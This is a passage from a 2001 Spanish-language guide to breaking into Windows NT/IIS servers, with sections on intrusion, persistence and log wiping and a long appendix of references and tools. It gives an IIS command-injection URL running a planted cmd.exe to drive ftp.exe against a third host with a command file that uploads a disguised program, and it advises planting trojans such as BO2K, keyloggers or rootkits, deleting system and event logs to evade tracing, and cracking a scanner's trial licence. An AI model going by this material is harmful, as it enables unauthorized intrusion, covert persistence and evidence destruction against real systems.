Para auditar al host podemos valernos de varias herramientas de escaneo de vulnerabilidades, o hacerlo manual. Como que hacerlo manual es harto pesado, utilizaremos Retina para estos fines. Dicho escaneador es bastante completo y eficaz.
Si os lo estais preguntando, no voy a explicar como usarlo... no creo que haga falta explicar una herramienta tan sencilla y tan visual.
Podriamos tambien probar con algun escaneador de cgis (aunque retina se se encarga tambien de esta funcion), etc. Herramientas hay de sobras.

[21 - Incursion en el sistema]

Obviamente, depende de la vulnerabilidad que explotemos habra una forma de entrar u otra. Entonces, para que pongo esto?, pues para decir que sea cual sea la forma del ataque, ojo con las huellas, que tanto los ataques por NetBIOS, como las entradas por FTP y las peticiones HTTP pueden generar logs con vuestra IP... asi que id con ojo, si vais a hacer entradas por FTP, usar alguna shell remota para ello, o por lo menos no lo hagais desde vuestra casa. Si es necesario hacedlo en un cyber aunque tampoco es demasiada buena idea. Tambien cabe la posibilidad de que useis el ataque PIPE HTTP, que ya explico Cheesy en su dia, pero que por las moscas lo volvere a mostrar.

Este se basa en hacer que desde una maquina que no sea tuya (maquina B) se ataque a una maquina cualquiera (maquina C), de manera que en la maquina C no salgan logs de tu maquina...

Lo esencial es que tengamos el control de maquina b, para copiar cmd.exe a un directorio virtual. Ademas de eso necesitaremos subir un fichero en el que se incluyan los comandos que vayamos a usar por orden en la maquina C separados por un retorno de carro.

Imaginemos que hemos subido cmd.exe a la carpeta Scripts de la rama de InetPub. Esto quedaria asi:

http://www.maquina.com/cgi-bin/scripts/cmd.exe?/c:%20c:\winnt\system32\ftp.exe%20-s:comandos.txt%20www.maquinaC.es

De manera que en maquina.com se ejecutaria cmd.exe pasandole como argumento la ejecucion de ftp.exe a la maquinaC con los comandos a ejecutar definidos en un fichero llamado comandos.txt, situado en el mismo directorio que ftp.exe.

El fichero comandos.txt podria contener algo asi como:

Anonymous

me_suelen_decir_que_miento@demasiado.com

Put programa.exe

rename programa.exe iishelp.exe

Bye

No se si os habeis fijado en que a cmd.exe le pasamos como argumento el parametro /c , lo que indica que nada mas cumplir con su tarea cerrara el proceso creado por este. Muy util.

[22 - Asegurando nuestra estancia]

Una vez se ha hackeado el sistema, se querra volver a entrar, y seria muy pesado tener que volver a explotar el bug por el que entramos cada vez que se quiera volver a controlarlo.

Una solucion facilona seria la de introducir un troyano... pero eso canta que da gusto, a minimamente inteligente que sea el admin, si ve un puerto cuya funcion desconoce... podria mosquearse. Si se opta por esta opcion, recomiendo por usar el Back Oriffice 2000 (BO2K), y si le podemos editar ciertos aspectos como el puerto, etc. mejor para que no salte tanto a la vista (recordad que el codigo fuente de BO2K lo podreis encontrar en bo2k.com). Tambien podriamos optar por un keylogger, o un Rootkit, cada uno sabra que usar.

[23 - Borrado de huellas]

Estamos en las mismas que al principio; depende del bug que hayamos explotado habra mas o menos logs. Pero basicamente todo se reduce a borrar los logs de %systemroot%\system32\LogFiles. Sin embargo tambien convendria que les dierais un repaso a todos los logs que veais guardan algo de

relacion con vosotros... para eso nada mejor que, desde consola y desde el directorio raiz, hacer un dir /s *.log > resultado.txt y mirarse el fichero resultado para ver que ficheros de log hay... y a los .evt (ficheros de registro de sucesos) tambien se les deberia de dar un repaso en caso de que se estuvieran auditando vuestros movimientos.

[24 - Conclusiones]

Seria totalmente imposible definir todos los metodos de hackeo remoto a un NT, por lo que se ha dicho en esta seccion no es mucho, pero sirve para comprender que no se ha de dejar ningun rastro, y como hacerlo. Que sirva como guia de supervivencia del hack remoto ;-). Sin embargo, si fuerais a intentar hackear un servidor, deberiais primero planear todas vuestros movimientos y la forma de evitar ser rastreado. Ante todo, sed listos, usad una linea limpia si vais a hacer "cosas malas".

-=-

Parte V, Apendice y conclusion final

[25 - Apendice]

Este documento se ha basado en cantidad de informacion extraida de webs,

documentos, libros, etc. A continuacion muestro todas las referencias que me

han servido de ayuda para completar este documento.

[25.1 - Webs]

En castellano:

General

[1] Proyecto Enete: http://enete.us.es

[2] Hispasec: http://www.hispasec.com

[3] Inseguridad.org: http://www.inseguridad.org

[4] Networking Center: http://www.networking-center.org

Ezines

[5] SET: http://www.set-ezine.org

[6] 7a69: http://www.7a69ezine.8m.com

[7] Netsearch: http://www.netsearch-ezine.com

[8] JJF: http://www.jjf.org

En ingles:

General

[8] Windows 2000 Magazine: http://www.winntmag.com

[9] SysInternals: http://www.sysinternals.com

[10] NT Security: http://www.ntsecurity.net

[11] NT Bugtraq: http://www.ntbugtraq.com

[12] Packetstorm: http://packetstorm.securify.com

[13] L0pht: http://www.l0pth.com

[14] ISS: http://www.iss.net

[15] eEye: http://www.eeye.com

[16] WebTrends: http://www.webtrends.com

[17] AntiOnline: http://www.antionline.com

[18] cDc: http://www.cultdeadcow.com

[19] Security Focus: http://www.securityfocus.com

[20] Rhino9: http://www.technotronic.com/rhino9/

Exploits

[21] Security Bugware: http://161.53.42.3/~crv/security/bugs/new.html

[22] NT Exploits: http://www.dhp.com/~fyodor/sploits_microshit.html

[23] r00tshell: http://www.rootshell.com

[24] NT Bugtraq Known Exploits: http://www.ntbugtraq.com/ntexploits.htm

[25] ISS Security Library: http://www.iss.net/vd/nt_vulnerabilities.html

E-zines

[26] Phrack: http://phrack.infonexus.com

[27] The Havoc Technical Journal: http://www.technotronic.com/ezines

[28] Underground Periodical: http://packetstorm.securify.com

[29] Camarilla: http://packetstorm.securify.com

[30] Keen Veracity: packetstorm.securify.com

[31] Digital Defiance: http://www.hackernews.com

[25.2 - Listas de correo]

- Nota: todos los mensajes que se deben mandar para subscribirse a las

siguientes listas de correo deben ser en texto sin formato y

sin asunto.

En espa~ol:

[32] Lista de argo.

Para subscribirse: Mail a majordomo@argo.es con el siguiente texto en el cuerpo del mensaje: "subscribe hacking".

En ingles:

[33] Bugtraq.

Para subscribirse: Mail a listserv@securityfocus.com con el siguiente texto en el cuerpo del mensaje: "subscribe bugtraq nombre apellido".

[34] NT Bugtraq.

Para subscribirse: Mail a listserv@listserv.ntbugtraq.com con el siguiente texto en el cuerpo del mensaje: "subscribe ntbugtraq nombre apellido".

[35] NT Security.

Para subscribirse: Mail a majordomo@iss.net con el siguiente texto en el cuerpo del mensaje: "subscribe ntsecurity tu email".

[25.3 - Grupos de noticias]

---

[36] Una-al-dia.

Grupo de noticias de hispasec (http://www.hispasec.com) que cada dia manda una noticia referente a las novedades sobre seguridad informatica que han acontecido.

[25.4 - Demas documentos en la red]

---

[37] + Titulo: "Hacking NT"

+ Autor: Chessy.

+ Localizable en: http://www.set-ezine.org

+ Comentarios: Un documento regio, totalmente indispensable.

[38] + Titulo: "Hackejar Windows NT amb acces fisic a la maquina"

+ Autor: Alex Castan Salinas.

+ Localizable en: http://www.sindominio.net/cathack

+ Comentarios: Un muy buen documento que explica detalladamente los metodos de hackeo fisico a NT.

[39] + Titulo: "Significado de NetBIOS"

+ Autor: {CyBoRg}

+ Localizable en: http://www.jjf.org

+ Comentarios: Un buen texto sobre NetBIOS que no deberiais pasar por alto.

[40] + Titulo: "Mi amigo el IIS"

+ Autor: ThEye

+ Localizable en: http://fye_ezine.vicio.org

+ Comentarios: Estupendo documento que explica las opciones de IIS, sus peculiariades, etc. De recomendada lectura.

[42] + Titulo: "Windows NT para Dummies"

+ Autor: PlaXiuS

+ Localizable en: http://www.cdlr.org

+ Comentarios: Para aquellos que empiecen a adentrarse en el mundo de NT desde 0, encontraran aqui una valiosa referencia.

[43] + Titulo: "Como crear un servidor seguro con Windows NT"

+ Autor: PlaXiuS

+ Localizable en: http://www.cdlr.org

+ Comentarios: Aqui se explica detallademente como proteger un poquito

mas nuestro servidor NT. Bastante completito.

[44] + Titulo: "Como hackear servidores NT a traves de Internet"

+ Autor: PlaXiuS

+ Localizable en: http://www.cdlr.org

+ Comentarios: Un texto bastante majo que trata algunas tecnicas de

intrusion a NT a traves de internet.

[45] + Titulo: "Understanding Microsoft Proxy Server 2.0"

+ Autor: NeonSurge

+ Localizable en: http://rhino9.abyss.com

+ Comentarios: Un documento muy ilustrativo sobre Microsoft Proxy

Server 2.0. Muy bueno. En ingles.

[46] + Titulo: "IIS - Internet Information Server"

+ Autor: Nw2o

+ Localizable en: http://www.digitalrebel.net

+ Comentarios: Este documento explica algunas de las vulnerabilidades

de IIS. Bastante logrado.

[47] + Titulo: "Webeando con NETBIOS"

+ Autor: OFaDOWN

+ Localizable en: http://fye_ezine.vicio.org

+ Comentarios: Se explica un poco el funcionamiento de NetBIOS, como

atacarlo via NAT, y algunos comandos net.

[48] + Titulo: "Politicas del Windows NT"

+ Autor: EndlessRoad

+ Localizable en: http://warpedreality.com/inet

+ Comentarios: Un breve pero muy interesante texto sobre las politicas

de NT. De obligada lectura.

[49] + Titulo: "Mi amigo el registro"

+ Autor: Arcangnet

+ Localizable en: http://www.cdlr.org

+ Comentarios: Un texto muy logrado sobre la estructura del registro y sus adentros.

[50] + Titulo: "Las posibilidades de Windows NT -primera parte-"

+ Autor: Azum Lord

+ Localizable en: http://raza-mexicana.org/raregazz/

+ Comentarios: Un documento que servira de guia para aquellos que no sepan algunas de las acciones que Windows NT permite hacer.

[51] + Titulo: "Las posibilidades de Windows NT -segunda parte-"

+ Autor: Azum Lord

+ Localizable en: http://raza-mexicana.org/raregazz/

+ Comentarios: Esta vez se muestran las posibilidades de hackeo a un NT.

[52] + Titulo: "Seguridad en Windows NT"

+ Autor: Mr.Nexus

+ Localizable en: http://www.cdlr.org

+ Comentarios: Un completo texto que explica la mayor parte de metodos de hackeo a un NT, tanto fisica como remota. De muy recomendada lectura.

[53] + Titulo: "Microsoft Proxy Server 2.0"

+ Autor: Taker

+ Localizable en: http://www.cdlr.org

+ Comentarios: Un completo texto sobre el Ms Proxy Server 2.0. Para aquellos que no pueden leer el texto de NeonSurge por su idioma, o que quieren ampliar sus conocimientos.

[54] + Titulo: "NTFS"

+ Autor: Falken

+ Localizable en: http://www.set-ezine.org

+ Comentarios: Un buen texto que explica la estructura del NTFS de
forma clara. Muy recomendable.

[55] + Titulo: "A *REAL* NT Rootkit, patching the NT Kernel"

+ Autor: Greg Hoglund

+ Localizable en: http://phrack.infonexus.com/search.phtml?
view&article=p55-5

+ Comentarios: Un estupendo documento sobre como programar tus propios
Rootkits. Trata de cerca el kernel de NT, el modo
protegido del i386, etc. No tiene desperdicio. En
ingles.

[56] + Titulo: "a Quick nT Interrogation Probe (QTIP)"

+ Autor: twitch

+ Localizable en: http://phrack.infonexus.com/search.phtml?
view&article=p52-10

+ Comentarios: Gran documento sobre las sesiones nullas de Windows NT
y la tremenda informacion que a partir de este se puede
subsacar... incluye codigo fuente de un programa que
pone en practica lo dicho en el articulo para sacar
listas de usuarios de un sistema, recursos compartidos,
etc. En ingles.

[57] + Titulo: "NT Security - Frequently Asked Questions"

+ Autor: Dan Shearer, David LeBlanc, Larry Buickel, Mikko Hermanni
Hypponen, Patrik Carlsson, Paul Ashton, Carl Byington, Ondrej
Holas.

+ Localizable en: http://www.it.kth.se/rom/ntsec.html

+ Comentarios: Un documento totalmente imprescindible... En ingles.

[58] + Titulo: "Windows NT Deconstruction Tactics"

+ Autor: vacuum

+ Localizable en: http://packetstorm.securify.com/NT/docs/

NTexploits.txt

+ Comentarios: Un muy buen texto que recorre distintos metodos de hack

a NT. En ingles.

[59] + Titulo: "Windows NT Vulnerabilities Version 2"

+ Autor: Vacuum y Chame|eon

+ Localizable en: http://www.technotronic.com

+ Comentarios: Version ampliada del anterior documento. Muy completo.

En ingles.

[60] + Titulo: "Cracking NT Passwords"

+ Autor: Nihil

+ Localizable en: http://phrack.infonexus.com/search.phtml?

view&article=p50-8

+ Comentarios: Un documento muy logrado acerca de como crackear los

passwords de NT. En el se explican tecnicas de

programacion para ello, entre otras cosas. Incluye

codigo fuente de su programa para crackear las SAM. En

ingles.

[61] + Titulo: "Win32 Buffer Overflows (Location, Exploitation and

Prevention)"

+ Autor: dark spyrit

+ Localizable en: http://phrack.infonexus.com/search.phtml?

view&article=p55-15

+ Comentarios: Pedazo de documento, en el que se explica la

programacion de BOFS para NT. Es una de las guias de

BOFS en NT mas completa. En ingles.

[62] + Titulo: "Aprovechando Buffer Overflows en Windows NT 4"

+ Autor: Mnemonix

+ Localizable en: http://www.infowar.co.uk/mnemonix

+ Comentarios: Otra genialidad de texto acerca de los BOFS para NT.
Se incluyen los ejemplos del Rasman y del Winhlp32. En
ingles.

[63] + Titulo: "NetBIOS: Jugando con Windows NT/2000"

+ Autor: ZeroXT

+ Localizable en: http://www.networking-center.org/2500hz/zip/
netbios.zip

+ Comentarios: Un buen texto donde se muestra informacion tecnica
sobre NetBIOS, asi como un caso real de hack con las
herramientas NAT, Sid2user, User2sid... muy logrado.

[64] + Titulo: "Details About NULL Sessions"

+ Autor: JD Glaser

+ Localizable en: http://packetstorm.securify.com/NT/docs/
null.sessions.html

+ Comentarios: Se ense~a como aprovecharnos de las sesiones nulas de
NT para sacar informacion interesante. Se incluye el
codigo fuente de un programa que saca el verdadero
nombre de la cuenta de administrador. En ingles.

[65] + Titulo: "Securing IIS by breaking"

+ Autor: Mount Ararat Blossom

+ Localizable en: http://www.securityfocus.com/templates/archive.pike?
list=2&mid=140239

+ Comentarios: Un muy completo texto sobre el hackeo a IIS. Trata la
gran mayoria de bugs para IIS. Excelente. En ingles.

[66] + Titulo: "Hacking MS SQL Servers for fun & profit"

+ Autor: Mount Ararat Blossom

+ Localizable en: http://www.securityfocus.com/templates/archive.pike?
list=101&mid=144598
+ Comentarios: Gran texto que explica como hackear servidores SQL de
forma remota. Muy bueno. En ingles.

[67] + Titulo: "Windows NT Security Identifiers"
+ Autor: Mnemonix
+ Localizable en: http://packetstorm.securify.com/NT/docs/sid.htm
+ Comentarios: Buen texto que explica los identificadores de seguridad
de NT, asi como ejemplos del uso de user2sid y
sid2user. En ingles.

[68] + Titulo: "Nt Web server - Security Issues"
+ Autor: La empresa "Telemark Systems"
+ Localizable en: http://www.telemark.net/~randallg/ntsecure.htm
+ Comentarios: Muy buen texto sobre como proteger tu servidor web NT.
Altamente recomendable. En ingles.

[69] + Titulo: "The Unnofficial NT Hack FAQ"
+ Autor: Simple Nomad
+ Localizable en: http://www.nmrc.org/faqs/nt/
+ Comentarios: Un completisimo FAQ acerca del hack a NT. Realmente muy
logrado. En ingles.

[70] + Titulo: "Active Directory"
+ Autor: kamborio
+ Localizable en: http://www.networking-center.org/logs/2000/
l24_06_2000.zip
+ Comentarios: Charla en la que se explica que es y para que sirve el
Active Directory, elemento estrella de Windows 2000.

[71] + Titulo: "Active Directory 2"
+ Autor: satch

+ Localizable en: http://www.networking-center.org/logs/2000/

AD2-satch-%5B25-11-2000%5D-Log.zip

+ Comentarios: Charla que profundiza mas en Active Directory.

[72] + Titulo: "Servidores Telnet bajo W2K"

+ Autor: kamborio

+ Localizable en: http://www.networking-center.org/logs/

2000/l20_05_2000.zip

+ Comentarios: Una buena charla que ense~a la administracion de los

servidores telnet de Windows 2000.

[73] + Titulo: "Migracion de Windows NT a Windows 2000"

+ Autor: satch

+ Localizable en: http://www.networking-center.org/logs/2000/

l08_04_2000.zip

+ Comentarios: Aqui se nos muestran las diferencias mas significativas

que hay entre NT4 y W2K. Muy interesante.

[74] + Titulo: "Windows 2000. Administracion"

+ Autor: kamborio

+ Localizable en: http://www.networking-center.org/logs/2000/

l29_04_2000.zip

+ Comentarios: Una charla muy interesante sobre la administracion de

W2K. Recomendada.

[75] + Titulo: "Hacking BIOS"

+ Autor: Alex Castan Salinas

+ Localizable en: http://www.sindominio.net/cathack

+ Comentarios: Un muy buen texto acerda de como hackear la BIOS.

Realmente muy interesante.

[25.5 - Bibliografia]

---

[76] + Titulo: "A prueba de Hackers"

+ Autor/a: Lars Klander

+ Editorial: Anaya multimedia

+ ISBN: 84-415-0582-9

+ Comentarios: Un buen libro que engloba varios aspectos sobre
seguridad informatica, entre ellos la seguridad en NT.
Se dedican 36 paginas la seguridad en NT. Breve pero
intenso. Recomendado.

[77] + Titulo: "Hackers. Secretos y soluciones para la seguridad de redes"

+ Autor/a: Stuart McClure, Joel Sambray y George Kurtz.

+ Editorial: McGraw-Hill.

+ ISBN: 84-481-2786-2

+ Comentarios: Un muy buen libro que trata los distintos pasos que se
suelen llevar a cabo antes de una intrusion. Incluye 61
paginas sobre hack a NT, 17 paginas sobre hack a W2K, y
21 paginas sobre hack a Windows 95/98. Un libro muy
completo, recomendado.

[78] + Titulo: "Windows 2000 Server. Administracion y control"

+ Autor/a: Kenneth L. Spencer, Marcus Goncalves.

+ Editorial: Prentice Hall.

+ ISBN: 84-481-2786-2

+ Comentarios: Un bien libro sobre como administrar una maquina con
W2K Server. Explica detalladamente las novedades que
incorpora respecto a NT 4.0. Merece la pena.

[25.6 - Herramientas]

---

[79] Back Oriffice: Uno de los mejores troyanos para NT. Ademas es free source. Puedes bajarlo desde la web de cDc: http://www.cultdeadcow.com.

[80] BlackICE Pro: Herramienta IDS. Puedes bajarlo en http://www.netice.com

[81] BootAdmin: Sencilla aplicacion que permite apagar las maquinas NT en las cuales tengas privilegios de administrador o de alguna cuenta que permita apagar una maquina NT remotamente. Lo podras encontrar en: http://www.bhs.com.

[82] Centrax: Herramienta IDS. Disponible en http://www.cybersafe.com

[83] CyberCop Server: Herramienta IDS. Disponible en http://www.nai.com

[84] Desktop Sentry: Herramienta IDS. Disponible en http://www.ntobjectives.com

[85] DumpACL: Buena herramienta que enumera los servicios y controladores activos en el sistema, aparte de poder comprobar los permisos en el registro, sus recursos compartidos, etc. Disponible en http://38.15.19.115/ftp/dumpacl.zip

[86] eLiTeWrap: Herramienta para fusionar dos o mas archivos en uno, pudiendo troyanizar aplicaciones facil y rapidamente. La puedes descargar desde http://www.multimania.com/trojanbuster/elite.zip

[87] Essential NetTools: Una estupenda herramienta que permite enumerar mucha informacion del sistema objetivo, de manera visual. Se encuentra en ftp://ftp.tamos.com/esstls2.zip

[88] Grinder: Buen programa para enumerar las paginas web/scripts de una maquina. Disponible en http://

[89] Intact: Herramienta IDS. Localizable en
http://www.pedestalsoftware.com
[90] Intrude Alert: Herramienta IDS. Disponible en http://www.axent.com
[91] Kane Security Monitor: Herramienta IDS. La podras localizar en
http://www.securitydynamics.com
[92] Legion: Enumera los recursos compartidos de una o varias maquinas,
ya que escanea rangos de IP de clase C. Puedes descargarlo
desde http://www.technotronic.com/rhino9
[93] L0pht Crack: A mi juicio, el mejor crackeador de SAM. Lo malo es que
es shareware... 15 dias de trial... te lo puedes bajar de
http://www.l0pht.com
[94] NAT: Muy buena herramienta para auditar las contrase~as de los
recursos Netbios, usando ataques de diccionario. Puedes bajarla
desde ftp://ftp.technotronic.com/microsoft/nat10bin.zip
[95] Netbus: Troyano capaz de correr en NT... no es el mejor pero merece
el que le echeis un vistazo. Se encuentra en
http://www.netbus.org
[96] Netcat: Que se puede decir de netcat que no se haya dicho ya?... la
navaja suiza del tcp/ip... se puede usar perfectamente como
troyano. Puedes bajarlo desde http://www.l0pht.com/netcat.
Para los que quieran saber como usarlo, pueden encontrar un
documento de hven en la web de hven, mas concretamente en
http://www.hven.com.ve/seguridad/netcat.txt
[97] Netviewx: Aplicacion para listar servidores un un dominio o grupo de
trabajo ejecutando servicion determinados. Puedes bajarla en
http://www.ibt.ku.dk/jesper/NetViewX/default.htm.
[98] NTFSDOS: Utilidad que permite leer NTFS. Si no fuera por esta
herramienta no estariais ahora leyendo esto... ante

catastrofes con NT ayuda bastante. Puedes encontrarlo en
http://www.sysinternals.com.

[99] Pwdump2: Aplicacion que vuelva los hashes del SAM de NT del campo de contrase~a, este o no Syskey activado (syskey segun Microsoft impide que se desencripten las contrase~as... humm...). Trae importantes mejores respecto a su version anterior, que podreis encontrar en http://www.webspan.net/~tas/pwdump2/ , donde en la parte inferior tendreis los links a las dos versiones de Pwdump2.

[100] RealSecure: Herramienta IDS. Puedes encontrarla en http://www.iss.net

[101] Retina: Uno de los mejores escaners de vulnerabilidades en NT. Se tienen 30 dias de prueba... a no ser que logreis crackearlo, claro. Una pista, paseaos por el registro y buscad la cadena "key". Puedes bajarlo desde http://www.eeye.com.

[102] Revelation: Saca los passwords en texto plano del campo de contrase~a de la GUI de NT y la familia windows, los cuales cambian cada caracter por un asterisco. Esto solo funcionara en determinadas aplicaciones. Puedes encontrarlo en
http://www.snadboy.com.

[103] SeNTry: Herramienta IDS. Puedes encontrarla en
http://www.missioncritical.com

[104] SessionWall-3: Herramienta IDS. Localizable en http://www.platinum.com

[105] Sid2User: Encuentra usuarios a partir del SID obtenido con User2Sid. Puedes encontrarlo en
http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt

[106] Tripwire: Herramienta IDS. Disponible en
http://www.tripwiresecurity.com

[107] User2Sid: Identifica el SID de un dominio. Puedes encontrarlo en

http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt

[108] VNC: De el hemos hablado anteriormente, asi que no hay mucho mas que decir, tan solo repetir que lo puedes encontrar en http://www.uk.research.att.com/vnc.

[26 - Ultimas palabras y conclusion final]

Como se ha visto a lo largo de este documento, NT posee una gran cantidad de agujeros de seguridad que pueden comprometer la integridad de todo el sistema. NT no es un sistema seguro... pero que sistema es realmente seguro? exceptuando a plan9, todavia en construccion, Windows NT es tan seguro o mas que los demas sistemas operativos de servidor que estan en el mercado. Puede que algun LiNUX lover vea esta comparacion con cierto recelo, pero solo hace falta ver la seccion de vulnerabilidades de security focus para comparar. Y no, no estoy entrando en las tipicas OS Wars. Cada sistema operativo vale para algo; escoge el que mas te guste, y Carpe Diem.

Y con esta peque~a reflexion llegamos al final del documento. Espero que no se os haya hecho demasiado pesado para leer y que hayais aprendido algo con el.

Un saludo,

- Tahum, 2001.

EOF